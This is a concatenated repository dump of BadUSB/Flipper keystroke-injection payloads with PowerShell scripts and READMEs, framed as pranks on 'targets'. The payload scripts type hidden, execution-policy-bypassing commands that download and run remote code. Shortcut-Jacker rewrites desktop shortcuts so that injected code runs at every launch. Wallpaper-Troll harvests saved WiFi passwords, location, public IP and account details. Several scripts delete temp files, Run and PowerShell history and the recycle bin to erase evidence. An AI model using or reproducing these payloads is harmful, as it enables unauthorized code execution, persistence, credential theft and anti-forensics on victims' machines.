$PlayWav=New-Object System.Media.SoundPlayer;$PlayWav.SoundLocation="$env:TMP\e.wav";$PlayWav.playsync()
############################################################################################################################################################
<#
.NOTES
This is to clean up behind you and remove any evidence to prove you were there
#>
# Delete contents of Temp folder
rm $env:TEMP\* -r -Force -ErrorAction SilentlyContinue
# Delete run box history
reg delete HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU /va /f
# Delete powershell history
Remove-Item (Get-PSreadlineOption).HistorySavePath
# Deletes contents of recycle bin
Clear-RecycleBin -Force -ErrorAction SilentlyContinue
================================================
FILE: Payloads/Flip-Play-WAV/Play-WAV.txt
================================================
REM Title: Play-WAV
REM
REM Author: I am Jakoby
REM
REM Description: This payload is meant to play a WAV file hidden. See Play-WAV.ps1 for more details
REM
REM Target: Windows 10, 11
REM
REM Remeber to replace the link with your link for the intended file to download
REM Also remember to replace ?dl=0 with ?dl=1 at the end of your link so it is executed properly
REM
GUI r
DELAY 500
STRING powershell -w h -NoP -NonI -Ep Bypass $wav='';irm https://jakoby.lol/vus | iex
DELAY 500
ENTER
================================================
FILE: Payloads/Flip-Play-WAV/README.md
================================================

Table of Contents
- Description
- Getting Started
- Contributing
- Version History
- Contact
- Acknowledgments
# Play-WAV
A script used to download a WAV file and play it after a mouse movement is detected.
## Description
This program starts off by using an Invoke-WebRequest to download a WAV file.
The system volume is then turned up to the max level.
Then the script will be paused until a mouse movement is detected.
After a mouse movement is detected, the WAV file will be played.
## Getting Started
### Dependencies
* Windows 10,11
(back to top)
### Executing program
* Place the WAV URL in the $wav variable
* Plug in your device
* Invoke-WebRequest will be entered in the Run Box to download your WAV file
```
powershell -w h -NoP -NonI -Ep Bypass $wav='';irm https://jakoby.lol/vus | iex
```
(back to top)
## Contributing
All contributors names will be listed here
I am Jakoby
(back to top)
## Version History
* 0.1
* Initial Release
(back to top)
## Contact
📱 My Socials 📱
YouTube
|
Twitter
|
Instagram
|
Discord
|
TikTok
|
(back to top)
## Acknowledgments
* [Hak5](https://hak5.org/)
* [MG](https://github.com/OMG-MG)
(back to top)
================================================
FILE: Payloads/Flip-Rage-PopUps/Rage-PopUps.ps1
================================================
############################################################################################################################################################
# | ___ _ _ _ # ,d88b.d88b #
# Title : Rage-PopUps | |_ _| __ _ _ __ ___ | | __ _ | | __ ___ | |__ _ _ # 88888888888 #
# Author : I am Jakoby | | | / _` | | '_ ` _ \ _ | | / _` | | |/ / / _ \ | '_ \ | | | |# `Y8888888Y' #
# Version : 1.0 | | | | (_| | | | | | | | | |_| | | (_| | | < | (_) | | |_) | | |_| |# `Y888Y' #
# Category : Prank | |___| \__,_| |_| |_| |_| \___/ \__,_| |_|\_\ \___/ |_.__/ \__, |# `Y' #
# Target : Windows 7,10,11 | |___/ # /\/|_ __/\\ #
# Mode : HID | |\__/,| (`\ # / -\ /- ~\ #
# | My crime is that of curiosity |_ _ |.--.) )# \ = Y =T_ = / #
# | and yea curiosity killed the cat ( T ) / # Luther )==*(` `) ~ \ Hobo #
# | but satisfaction brought him back (((^_(((/(((_/ # / \ / \ #
#__________________________________|_________________________________________________________________________# | | ) ~ ( #
# tiktok.com/@i_am_jakoby # / \ / ~ \ #
# github.com/I-Am-Jakoby # \ / \~ ~/ #
# twitter.com/I_Am_Jakoby # /\_/\_/\__ _/_/\_/\__~__/_/\_/\_/\_/\_/\_#
# instagram.com/i_am_jakoby # | | | | ) ) | | | (( | | | | | |#
# youtube.com/c/IamJakoby # | | | |( ( | | | \\ | | | | | |#
############################################################################################################################################################
<#
.SYNOPSIS
This script will open a series of pop-ups in order to taunt your target. I wrote it initially to target call center scammers.
.DESCRIPTION
This program is meant to taunt your target. Below are a series insults you can modify as you like. The program will generate a Pop-up
for each one of them.
#>
#------------------------------------------------------------------------------------------------------------------------------------
Add-Type -AssemblyName System.Windows.Forms
# The number of times you want it to cycle through your list of questions
$cycles = 3
# List as many questions here as you like, it will cycle through all of them
$msgs = @(
"Are all scammers as dumb as you?"
"Is the pay worth being this big of a loser?"
"Do your parents know what you do for a living?"
"Does you boss know much much you suck at this job?"
)
for ($i=1; $i -le $cycles; $i++) {
Foreach ($msg in $msgs) {
[System.Windows.Forms.MessageBox]::Show($msg , "You're-a-Loser.exe" , 4 , 'Question')
}
}
#----------------------------------------------------------------------------------------------------
<#
.NOTES
This is to clean up behind you and remove any evidence to prove you were there
#>
# Delete contents of Temp folder
rm $env:TEMP\* -r -Force -ErrorAction SilentlyContinue
# Delete run box history
reg delete HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU /va /f
# Delete powershell history
Remove-Item (Get-PSreadlineOption).HistorySavePath
# Deletes contents of recycle bin
Clear-RecycleBin -Force -ErrorAction SilentlyContinue
================================================
FILE: Payloads/Flip-Rage-PopUps/Rage-PopUps.txt
================================================
REM Title: Rage-PopUps
REM
REM Author: I am Jakoby
REM
REM Description: This payload is meant to make a never ending supply of taunting pop-ups. See Rage-PopUps.ps1 for more details
REM
REM Target: Windows 10, 11
REM
REM Remeber to replace the link with your link for the intended file to download
REM Also remember to replace ?dl=0 with ?dl=1 at the end of your link so it is executed properly
REM
GUI r
DELAY 500
STRING powershell -w h -NoP -NonI -Exec Bypass $pl = iwr https:// < Your Shared link for the intended file> ?dl=1; invoke-expression $pl
DELAY 500
ENTER
================================================
FILE: Payloads/Flip-ShortcutJacker/README.md
================================================


Table of Contents
- Description
- Getting Started
- Contributing
- Version History
- Contact
- Acknowledgments
# Shortcut Jacker

YouTube Tutorial
A script used to embed malware in the shortcut on your target's desktop.
## Description
This payload will run a PowerShell script in the background of any shortcut used on the target's desktop.
This is done by taking advantage of the `Target` field where PowerShell commands can be stored or run.
This field can store a max of 259 VISIBLE characters in that bar however after some testing I found you can store 924 characters int the `$code` variable and it will still run.
So if your command exceeds that, consider using an IWR function to download and execute a longer script.
I have an Invoke WebRequest tutorial for that [HERE](https://www.youtube.com/watch?v=bPkBzyEnr-w&list=PL3NRVyAumvmppdfMFMUzMug9Cn_MtF6ub&index=13)
 Inside the .ps1 file you will find a line at the beginning with a ```$code``` variable. This is where the PowerShell code you want executed is stored.
---------------------------------------------------------------------------------------------------------------------------------------------------------
Inside the .ps1 file you will find a line at the beginning with a ```$code``` variable. This is where the PowerShell code you want executed is stored.
---------------------------------------------------------------------------------------------------------------------------------------------------------
 ---------------------------------------------------------------------------------------------------------------------------------------------------------
Using the `Get-Shortcut` function we will get the following information we can then use to maintain the integrity of the appearance of the shortcut after manipulating the `Target` field.
---------------------------------------------------------------------------------------------------------------------------------------------------------
Using the `Get-Shortcut` function we will get the following information we can then use to maintain the integrity of the appearance of the shortcut after manipulating the `Target` field.
 ## Getting Started
Once the script is executed, all of the shortcuts on your target's desktop will be infected with the PowerShell code you have stored in the `$code` variable in the .ps1 file
### Dependencies
* An internet connection
* Windows 10,11
## Getting Started
Once the script is executed, all of the shortcuts on your target's desktop will be infected with the PowerShell code you have stored in the `$code` variable in the .ps1 file
### Dependencies
* An internet connection
* Windows 10,11
(back to top)
### Executing program
* Plug in your device
* Invoke-WebRequest will be entered in the Run Box to download and execute the dependencies and payload
```
powershell -w h -NoP -NonI -Exec Bypass $pl = iwr < Your Shared link for the intended file> ?dl=1; invoke-expression $pl
```
(back to top)
## Contributing
All contributors names will be listed here
I am Jakoby
(back to top)
## Version History
* 0.1
* Initial Release
(back to top)
## Contact
📱 My Socials 📱
YouTube
|
Twitter
|
Instagram
|
Discord
|
TikTok
|
(back to top)
## Acknowledgments
* [Hak5](https://hak5.org/)
* [MG](https://github.com/OMG-MG)
(back to top)
================================================
FILE: Payloads/Flip-ShortcutJacker/Shortcut-Jacker-Execute.txt
================================================
REM Title: Shortcut-Jacker
REM Author: I am Jakoby
REM Description: This payload will run a powershell script in the background of any shortcut used on the targets desktop
REM Target: Windows 10, 11
GUI r
DELAY 500
STRING powershell -w h -NoP -NonI -Ep Bypass iwr LINK | iex
ENTER
REM Remember to replace the link with your DropBox shared link for the intended file to download
REM Also remember to replace ?dl=0 with ?dl=1 at the end of your link so it is executed properly
================================================
FILE: Payloads/Flip-ShortcutJacker/Shortcut-Jacker.ps1
================================================
############################################################################################################################################################
# | ___ _ _ _ # ,d88b.d88b #
# Title : Shortcut-Jacker | |_ _| __ _ _ __ ___ | | __ _ | | __ ___ | |__ _ _ # 88888888888 #
# Author : I am Jakoby | | | / _` | | '_ ` _ \ _ | | / _` | | |/ / / _ \ | '_ \ | | | |# `Y8888888Y' #
# Version : 1.0 | | | | (_| | | | | | | | | |_| | | (_| | | < | (_) | | |_) | | |_| |# `Y888Y' #
# Category : Execution | |___| \__,_| |_| |_| |_| \___/ \__,_| |_|\_\ \___/ |_.__/ \__, |# `Y' #
# Target : Windows 10,11 | |___/ # /\/|_ __/\\ #
# Mode : HID | |\__/,| (`\ # / -\ /- ~\ #
# | My crime is that of curiosity |_ _ |.--.) )# \ = Y =T_ = / #
# | and yea curiosity killed the cat ( T ) / # Luther )==*(` `) ~ \ Hobo #
# | but satisfaction brought him back (((^_(((/(((_/ # / \ / \ #
#__________________________________|_________________________________________________________________________# | | ) ~ ( #
# tiktok.com/@i_am_jakoby # / \ / ~ \ #
# github.com/I-Am-Jakoby # \ / \~ ~/ #
# twitter.com/I_Am_Jakoby # /\_/\_/\__ _/_/\_/\__~__/_/\_/\_/\_/\_/\_#
# instagram.com/i_am_jakoby # | | | | ) ) | | | (( | | | | | |#
# youtube.com/c/IamJakoby # | | | |( ( | | | \\ | | | | | |#
############################################################################################################################################################
<#
.SYNOPSIS
This is payload used to inject PowerShell code into shortcuts.
.DESCRIPTION
This payload will gather information on the shortcuts on your targets desktop.
That data will then be manipulated to embed a PowerShell script.
This script will be ran in the background when the short cut is.
#>
############################################################################################################################################################
<#
.NOTES
The PowerShell code stored in this variable is what will run in the background.
This field can store a max of 259 VISIBLE characters in that bar however after some testing I found you can store 924 characters int the $code
variable and it will still run.
#>
$code = "Add-Type -AssemblyName PresentationCore,PresentationFramework; [System.Windows.MessageBox]::Show('Hacked')"
############################################################################################################################################################
function Get-Shortcut {
param(
$path = $null
)
$obj = New-Object -ComObject WScript.Shell
if ($path -eq $null) {
$pathUser = [System.Environment]::GetFolderPath('StartMenu')
$pathCommon = $obj.SpecialFolders.Item('AllUsersStartMenu')
$path = dir $pathUser, $pathCommon -Filter *.lnk -Recurse
}
if ($path -is [string]) {
$path = dir $path -Filter *.lnk
}
$path | ForEach-Object {
if ($_ -is [string]) {
$_ = dir $_ -Filter *.lnk
}
if ($_) {
$link = $obj.CreateShortcut($_.FullName)
$info = @{}
$info.Hotkey = $link.Hotkey
$info.TargetPath = $link.TargetPath
$info.LinkPath = $link.FullName
$info.Arguments = $link.Arguments
$info.Target = try {Split-Path $info.TargetPath -Leaf } catch { 'n/a'}
$info.Link = try { Split-Path $info.LinkPath -Leaf } catch { 'n/a'}
$info.WindowStyle = $link.WindowStyle
$info.IconLocation = $link.IconLocation
return $info
}
}
}
#-----------------------------------------------------------------------------------------------------------
function Set-Shortcut {
param(
[Parameter(ValueFromPipelineByPropertyName=$true)]
$LinkPath,
$IconLocation,
$Arguments,
$TargetPath
)
begin {
$shell = New-Object -ComObject WScript.Shell
}
process {
$link = $shell.CreateShortcut($LinkPath)
$PSCmdlet.MyInvocation.BoundParameters.GetEnumerator() |
Where-Object { $_.key -ne 'LinkPath' } |
ForEach-Object { $link.$($_.key) = $_.value }
$link.Save()
}
}
#-----------------------------------------------------------------------------------------------------------
function hijack{
$Link = $i.LinkPath
$Loc = $i.IconLocation
$TargetPath = $i.TargetPath
if($Loc.length -lt 4){$Loc = "$TargetPath$Loc"}
$Target = $i.Target
if(Test-Path -Path "$Link" -PathType Leaf){Set-Shortcut -LinkPath "$Link" -IconLocation "$Loc" -Arguments "-w h -NoP -NonI -Exec Bypass start-process '$TargetPath';$code" -TargetPath "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"}
}
#-----------------------------------------------------------------------------------------------------------
Get-ChildItem –Path "$Env:USERPROFILE\Desktop" -Filter *.lnk |Foreach-Object {$i = Get-Shortcut $_.FullName;hijack $_.FullName}
================================================
FILE: Payloads/Flip-Subscribe/README.md
================================================

Table of Contents
- Description
- Getting Started
- Contributing
- Version History
- Contact
- Acknowledgments
# Subscribe
A script I put together to make your target subscribe to your YouTube channel.
## Description
This script is set to open your YouTube account in their browser where they will be prompted to subscribe to you.
SPOILER: They do.
## Getting Started
### Dependencies
* Windows 10,11
* Your target will have to be signed into their YouTube account
(back to top)
### Executing program
* Plug in your device
* 15 seconds later you have a new subscriber
* Your youtube url needs to be inside both double and single quotes " ' url ' "
```
powershell -w h -NoP -Ep Bypass $channel="'youtube.com/iamjakoby'";irm jakoby.lol/wj4 | iex
```
(back to top)
## Contributing
All contributors names will be listed here
I am Jakoby
(back to top)
## Version History
* 0.1
* Initial Release
(back to top)
## Contact
📱 My Socials 📱
YouTube
|
Twitter
|
Instagram
|
Discord
|
TikTok
|
(back to top)
## Acknowledgments
* [Hak5](https://hak5.org/)
* [MG](https://github.com/OMG-MG)
(back to top)
================================================
FILE: Payloads/Flip-Subscribe/Subscribe.ps1
================================================
Add-Type -AssemblyName System.Windows.Forms
$o=New-Object -ComObject WScript.Shell
$url = -join($channel,"?sub_confirmation=1")
Start-Process "$url"
Start-Sleep -Seconds 5
[System.Windows.Forms.SendKeys]::SendWait('{TAB}'*2)
[System.Windows.Forms.SendKeys]::SendWait('{ENTER}')
Start-Sleep -Seconds 1
[System.Windows.Forms.SendKeys]::SendWait('%{F4}')
================================================
FILE: Payloads/Flip-Subscribe/Subscribe.txt
================================================
REM Title: Subscribe
REM Author: I am Jakoby
REM Description: This payload is meant to make your target subscribe to your YouTube channel
REM Target: Windows 10, 11
REM Your youtube url needs to be inside both double and single quotes " ' url ' "
GUI r
DELAY 500
STRING powershell -w h -NoP -Ep Bypass $channel="'youtube.com/iamjakoby'";irm jakoby.lol/wj4 | iex
ENTER
================================================
FILE: Payloads/Flip-WallPaper-URL/ReadMe.md
================================================

Table of Contents
- Description
- Getting Started
- Contributing
- Version History
- Contact
- Acknowledgments
# Wallpaper-URL
This payload will download an image from any URL and set it as the target's wallpaper.
## Description
Use this program to troll your friends. Find any image online and grab the URL and insert it into the PS1 script.
Run this payload and step away. Once a mouse movement is detected, their wallpaper will change right in front of their eyes.
Lastly, to clean up your tracks behind you, the tmp folder will be emptied and the PowerShell and run box history will be wiped.
## Getting Started
### Dependencies
* Windows 10,11
(back to top)
### Executing program
* Plug in your device
* Invoke-WebRequest will be entered in the Run Box to download and execute the script from memory
* Place your images URL in the $url variable
```
powershell -w h -NoP -NonI -Exec Bypass $url='URL-HERE';irm jakoby.lol/pkw | iex
```
(back to top)
## Contributing
All contributors names will be listed here
I am Jakoby
(back to top)
## Version History
* 0.1
* Initial Release
(back to top)
## Contact
📱 My Socials 📱
YouTube
|
Twitter
|
Instagram
|
Discord
|
TikTok
|
(back to top)
## Acknowledgments
* [Hak5](https://hak5.org/)
* [MG](https://github.com/OMG-MG)
(back to top)
================================================
FILE: Payloads/Flip-WallPaper-URL/Wallpaper-URL.ps1
================================================
# URL is for if you want to host your own copy of this payload
#$url = ""
$wp = "$Env:tmp\---wp.png"
iwr $url -O $wp
Function Set-WallPaper {
param (
[parameter(Mandatory=$True)]
# Provide path to image
[string]$Image,
# Provide wallpaper style that you would like applied
[parameter(Mandatory=$False)]
[ValidateSet('Fill', 'Fit', 'Stretch', 'Tile', 'Center', 'Span')]
[string]$Style
)
$WallpaperStyle = Switch ($Style) {
"Fill" {"10"}
"Fit" {"6"}
"Stretch" {"2"}
"Tile" {"0"}
"Center" {"0"}
"Span" {"22"}
}
If($Style -eq "Tile") {
New-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name WallpaperStyle -PropertyType String -Value $WallpaperStyle -Force
New-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name TileWallpaper -PropertyType String -Value 1 -Force
}
Else {
New-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name WallpaperStyle -PropertyType String -Value $WallpaperStyle -Force
New-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name TileWallpaper -PropertyType String -Value 0 -Force
}
Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;
public class Params
{
[DllImport("User32.dll",CharSet=CharSet.Unicode)]
public static extern int SystemParametersInfo (Int32 uAction,
Int32 uParam,
String lpvParam,
Int32 fuWinIni);
}
"@
$SPI_SETDESKWALLPAPER = 0x0014
$UpdateIniFile = 0x01
$SendChangeEvent = 0x02
$fWinIni = $UpdateIniFile -bor $SendChangeEvent
$ret = [Params]::SystemParametersInfo($SPI_SETDESKWALLPAPER, 0, $Image, $fWinIni)
}
function Target-Comes {
Add-Type -AssemblyName System.Windows.Forms
$originalPOS = [System.Windows.Forms.Cursor]::Position.X
$o=New-Object -ComObject WScript.Shell
while (1) {
$pauseTime = 3
if ([Windows.Forms.Cursor]::Position.X -ne $originalPOS){
break
}
else {
$o.SendKeys("{CAPSLOCK}");Start-Sleep -Seconds $pauseTime
}
}
}
function Clean-Exfil {
# empty temp folder
rm $env:TEMP\* -r -Force -ErrorAction SilentlyContinue
# delete run box history
reg delete HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU /va /f
# Delete powershell history
Remove-Item (Get-PSreadlineOption).HistorySavePath
# Empty recycle bin
Clear-RecycleBin -Force -ErrorAction SilentlyContinue
}
Target-Comes
Set-WallPaper -Image $wp -Style Fill
Clean-Exfil
================================================
FILE: Payloads/Flip-WallPaper-URL/Wallpaper-URL.txt
================================================
REM Title: Wallpaper-Troll
REM
REM Author: I am Jakoby
REM
REM Description: This payload will change your targets wallpaper to an image from a provided url
REM Target: Windows 10, 11
REM
REM --------------------------------------------------------------------------------------
REM THIS PAYLOAD IS PLUG AND PLAY. NO MODIFICATIONS NEEDED SIMPLY RUN THE CODE DOWN BELOW.
REM --------------------------------------------------------------------------------------
REM
GUI r
DELAY 500
STRING powershell -w h -NoP -NonI -Exec Bypass $url='URL-HERE';irm jakoby.lol/pkw | iex
DELAY 500
ENTER
================================================
FILE: Payloads/Flip-Wallpaper-Troll/README.md
================================================

Table of Contents
- Description
- Getting Started
- Contributing
- Version History
- Contact
- Acknowledgments
# Wallpaper-Troll
A script I put together to torment Call Center Scammers but can be used on your friends as well...or foes.
## Description
This program enumerates a target PC to get their Name, GeoLocation (Latitude and Longitude), Public IP, Day password was last set, and wifi passwords. This information will be saved to a file that is then converted to a .BMP image. That image will be saved to their desktop and saved as their wallpaper. Opening the image on their desktop with NotePad will reveal the binary code with a hidden message at the bottom of the file.

## Getting Started
### Dependencies
* Windows 10,11
(back to top)
### Executing program
* Plug in your device
* Invoke-RestMethod will be entered in the Run Box to download and execute the script from memory
```
powershell -w h -NoP -NonI -Ep Bypass irm jakoby.lol/b8n | iex
```
(back to top)
## Contributing
All contributors names will be listed here
I am Jakoby
(back to top)
## Version History
* 0.1
* Initial Release
(back to top)
## Contact
📱 My Socials 📱
YouTube
|
Twitter
|
Instagram
|
Discord
|
TikTok
|
(back to top)
## Acknowledgments
* [Hak5](https://hak5.org/)
* [MG](https://github.com/OMG-MG)
(back to top)
================================================
FILE: Payloads/Flip-Wallpaper-Troll/Wallpaper-Troll.ps1
================================================
############################################################################################################################################################
# | ___ _ _ _ # ,d88b.d88b #
# Title : Wallpaper-Troll | |_ _| __ _ _ __ ___ | | __ _ | | __ ___ | |__ _ _ # 88888888888 #
# Author : I am Jakoby | | | / _` | | '_ ` _ \ _ | | / _` | | |/ / / _ \ | '_ \ | | | |# `Y8888888Y' #
# Version : 1.0 | | | | (_| | | | | | | | | |_| | | (_| | | < | (_) | | |_) | | |_| |# `Y888Y' #
# Category : Prank | |___| \__,_| |_| |_| |_| \___/ \__,_| |_|\_\ \___/ |_.__/ \__, |# `Y' #
# Target : Windows 10,11 | |___/ # /\/|_ __/\\ #
# Mode : HID | |\__/,| (`\ # / -\ /- ~\ #
# | My crime is that of curiosity |_ _ |.--.) )# \ = Y =T_ = / #
# | and yea curiosity killed the cat ( T ) / # Luther )==*(` `) ~ \ Hobo #
# | but satisfaction brought him back (((^_(((/(((_/ # / \ / \ #
#__________________________________|_________________________________________________________________________# | | ) ~ ( #
# tiktok.com/@i_am_jakoby # / \ / ~ \ #
# github.com/I-Am-Jakoby # \ / \~ ~/ #
# twitter.com/I_Am_Jakoby # /\_/\_/\__ _/_/\_/\__~__/_/\_/\_/\_/\_/\_#
# instagram.com/i_am_jakoby # | | | | ) ) | | | (( | | | | | |#
# youtube.com/c/IamJakoby # | | | |( ( | | | \\ | | | | | |#
############################################################################################################################################################
<#
.DESCRIPTION
This program gathers details from target PC to include name associated with the microsoft account, their latitude and longitude,
Public IP, the SSID, and WiFi password of any current or previously connected to networks.
It will take the gathered information and generate a .jpg with that information on show.
Finally that .jpg will be applied as their Desktop Wallpaper so they know they were owned.
Additionally, a secret message will be left in the binary of the wallpaper image generated and left on their desktop.
#>
#############################################################################################################################################
# this is the message that will be coded into the image you use as the wallpaper
$hiddenMessage = "`n`nMy crime is that of curiosity `nand yea curiosity killed the cat `nbut satisfaction brought him back `n with love -Jakoby"
# this will be the name of the image you use as the wallpaper
$ImageName = "dont-be-suspicious"
#############################################################################################################################################
<#
.NOTES
This will get the name associated with the microsoft account
#>
function Get-Name {
try {
$fullName = Net User $Env:username | Select-String -Pattern "Full Name";$fullName = ("$fullName").TrimStart("Full Name")
}
# If no name is detected function will return $null to avoid sapi speak
# Write Error is just for troubleshooting
catch {Write-Error "No name was detected"
return $env:UserName
-ErrorAction SilentlyContinue
}
return $fullName
}
$fn = Get-Name
echo "Hey" $fn >> $Env:temp\foo.txt
echo "`nYour computer is not very secure" >> $Env:temp\foo.txt
#############################################################################################################################################
<#
.NOTES
This is to get the current Latitude and Longitude of your target
#>
function Get-GeoLocation{
try {
Add-Type -AssemblyName System.Device #Required to access System.Device.Location namespace
$GeoWatcher = New-Object System.Device.Location.GeoCoordinateWatcher #Create the required object
$GeoWatcher.Start() #Begin resolving current location
while (($GeoWatcher.Status -ne 'Ready') -and ($GeoWatcher.Permission -ne 'Denied')) {
Start-Sleep -Milliseconds 100 #Wait for discovery.
}
if ($GeoWatcher.Permission -eq 'Denied'){
Write-Error 'Access Denied for Location Information'
} else {
$GL = $GeoWatcher.Position.Location | Select Latitude,Longitude #Select the relevant results.
if ($GL) { echo "`nYour Location: `n$GL" >> $Env:temp\foo.txt }
}
}
# Write Error is just for troubleshooting
catch {Write-Error "No coordinates found"
return "No Coordinates found"
-ErrorAction SilentlyContinue
}
}
Get-GeoLocation
#if ($GL) { echo "`nYour Location: `n$GL" >> $Env:temp\foo.txt }
#############################################################################################################################################
<#
.NOTES
This will get the public IP from the target computer
#>
function Get-PubIP {
try {
$computerPubIP=(Invoke-WebRequest ipinfo.io/ip -UseBasicParsing).Content
}
# If no Public IP is detected function will return $null to avoid sapi speak
# Write Error is just for troubleshooting
catch {Write-Error "No Public IP was detected"
return $null
-ErrorAction SilentlyContinue
}
return $computerPubIP
}
$PubIP = Get-PubIP
if ($PubIP) { echo "`nYour Public IP: $PubIP" >> $Env:temp\foo.txt }
###########################################################################################################
<#
.NOTES
Password last Set
This function will custom tailor a response based on how long it has been since they last changed their password
#>
function Get-Days_Set {
#-----VARIABLES-----#
# $pls (password last set) = the date/time their password was last changed
# $days = the number of days since their password was last changed
try {
$pls = net user $env:USERNAME | Select-String -Pattern "Password last" ; $pls = [string]$pls
$plsPOS = $pls.IndexOf("e")
$pls = $pls.Substring($plsPOS+2).Trim()
$pls = $pls -replace ".{3}$"
$time = ((get-date) - (get-date "$pls")) ; $time = [string]$time
$DateArray =$time.Split(".")
$days = [int]$DateArray[0]
return $pls
}
# If no password set date is detected function will return $null to cancel Sapi Speak
# Write Error is just for troubleshooting
catch {Write-Error "Day password set not found"
return $null
-ErrorAction SilentlyContinue
}
}
$pls = Get-Days_Set
if ($pls) { echo "`nPassword Last Set: $pls" >> $Env:temp\foo.txt }
###########################################################################################################
<#
.NOTES
All Wifi Networks and Passwords
This function will gather all current Networks and Passwords saved on the target computer
They will be save in the temp directory to a file named with "$env:USERNAME-$(get-date -f yyyy-MM-dd)_WiFi-PWD.txt"
#>
# Get Network Interfaces
$Network = Get-WmiObject Win32_NetworkAdapterConfiguration | where { $_.MACAddress -notlike $null } | select Index, Description, IPAddress, DefaultIPGateway, MACAddress | Format-Table Index, Description, IPAddress, DefaultIPGateway, MACAddress
# Get Wifi SSIDs and Passwords
$WLANProfileNames =@()
#Get all the WLAN profile names
$Output = netsh.exe wlan show profiles | Select-String -pattern " : "
#Trim the output to receive only the name
Foreach($WLANProfileName in $Output){
$WLANProfileNames += (($WLANProfileName -split ":")[1]).Trim()
}
$WLANProfileObjects =@()
#Bind the WLAN profile names and also the password to a custom object
Foreach($WLANProfileName in $WLANProfileNames){
#get the output for the specified profile name and trim the output to receive the password if there is no password it will inform the user
try{
$WLANProfilePassword = (((netsh.exe wlan show profiles name="$WLANProfileName" key=clear | select-string -Pattern "Key Content") -split ":")[1]).Trim()
}Catch{
$WLANProfilePassword = "The password is not stored in this profile"
}
#Build the object and add this to an array
$WLANProfileObject = New-Object PSCustomobject
$WLANProfileObject | Add-Member -Type NoteProperty -Name "ProfileName" -Value $WLANProfileName
$WLANProfileObject | Add-Member -Type NoteProperty -Name "ProfilePassword" -Value $WLANProfilePassword
$WLANProfileObjects += $WLANProfileObject
Remove-Variable WLANProfileObject
}
if (!$WLANProfileObjects) { Write-Host "variable is null"
}else {
# This is the name of the file the networks and passwords are saved to and later uploaded to the DropBox Cloud Storage
echo "`nW-Lan profiles: ===============================" $WLANProfileObjects >> $Env:temp\foo.txt
$content = [IO.File]::ReadAllText("$Env:temp\foo.txt")
}
#############################################################################################################################################
<#
.NOTES
This will get the dimension of the targets screen to make the wallpaper
#>
Add-Type @"
using System;
using System.Runtime.InteropServices;
public class PInvoke {
[DllImport("user32.dll")] public static extern IntPtr GetDC(IntPtr hwnd);
[DllImport("gdi32.dll")] public static extern int GetDeviceCaps(IntPtr hdc, int nIndex);
}
"@
$hdc = [PInvoke]::GetDC([IntPtr]::Zero)
$w = [PInvoke]::GetDeviceCaps($hdc, 118) # width
$h = [PInvoke]::GetDeviceCaps($hdc, 117) # height
#############################################################################################################################################
<#
.NOTES
This will get take the information gathered and format it into a .jpg
#>
Add-Type -AssemblyName System.Drawing
$filename = "$env:tmp\foo.jpg"
$bmp = new-object System.Drawing.Bitmap $w,$h
$font = new-object System.Drawing.Font Consolas,18
$brushBg = [System.Drawing.Brushes]::White
$brushFg = [System.Drawing.Brushes]::Black
$graphics = [System.Drawing.Graphics]::FromImage($bmp)
$graphics.FillRectangle($brushBg,0,0,$bmp.Width,$bmp.Height)
$graphics.DrawString($content,$font,$brushFg,500,100)
$graphics.Dispose()
$bmp.Save($filename)
# Invoke-Item $filename
#############################################################################################################################################
<#
.NOTES
This will take your hidden message and use steganography to hide it in the image you use as the wallpaper
Then it will clean up the files you don't want to leave behind
#>
echo $hiddenMessage > $Env:temp\foo.txt
cmd.exe /c copy /b "$Env:temp\foo.jpg" + "$Env:temp\foo.txt" "$Env:USERPROFILE\Desktop\$ImageName.jpg"
rm $env:TEMP\foo.txt,$env:TEMP\foo.jpg -r -Force -ErrorAction SilentlyContinue
#############################################################################################################################################
<#
.NOTES
This will take the image you generated and set it as the targets wall paper
#>
Function Set-WallPaper {
<#
.SYNOPSIS
Applies a specified wallpaper to the current user's desktop
.PARAMETER Image
Provide the exact path to the image
.PARAMETER Style
Provide wallpaper style (Example: Fill, Fit, Stretch, Tile, Center, or Span)
.EXAMPLE
Set-WallPaper -Image "C:\Wallpaper\Default.jpg"
Set-WallPaper -Image "C:\Wallpaper\Background.jpg" -Style Fit
#>
param (
[parameter(Mandatory=$True)]
# Provide path to image
[string]$Image,
# Provide wallpaper style that you would like applied
[parameter(Mandatory=$False)]
[ValidateSet('Fill', 'Fit', 'Stretch', 'Tile', 'Center', 'Span')]
[string]$Style
)
$WallpaperStyle = Switch ($Style) {
"Fill" {"10"}
"Fit" {"6"}
"Stretch" {"2"}
"Tile" {"0"}
"Center" {"0"}
"Span" {"22"}
}
If($Style -eq "Tile") {
New-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name WallpaperStyle -PropertyType String -Value $WallpaperStyle -Force
New-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name TileWallpaper -PropertyType String -Value 1 -Force
}
Else {
New-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name WallpaperStyle -PropertyType String -Value $WallpaperStyle -Force
New-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name TileWallpaper -PropertyType String -Value 0 -Force
}
Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;
public class Params
{
[DllImport("User32.dll",CharSet=CharSet.Unicode)]
public static extern int SystemParametersInfo (Int32 uAction,
Int32 uParam,
String lpvParam,
Int32 fuWinIni);
}
"@
$SPI_SETDESKWALLPAPER = 0x0014
$UpdateIniFile = 0x01
$SendChangeEvent = 0x02
$fWinIni = $UpdateIniFile -bor $SendChangeEvent
$ret = [Params]::SystemParametersInfo($SPI_SETDESKWALLPAPER, 0, $Image, $fWinIni)
}
#----------------------------------------------------------------------------------------------------
function clean-exfil {
<#
.NOTES
This is to clean up behind you and remove any evidence to prove you were there
#>
# Delete contents of Temp folder
rm $env:TEMP\* -r -Force -ErrorAction SilentlyContinue
# Delete run box history
reg delete HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU /va /f
# Delete powershell history
Remove-Item (Get-PSreadlineOption).HistorySavePath
# Deletes contents of recycle bin
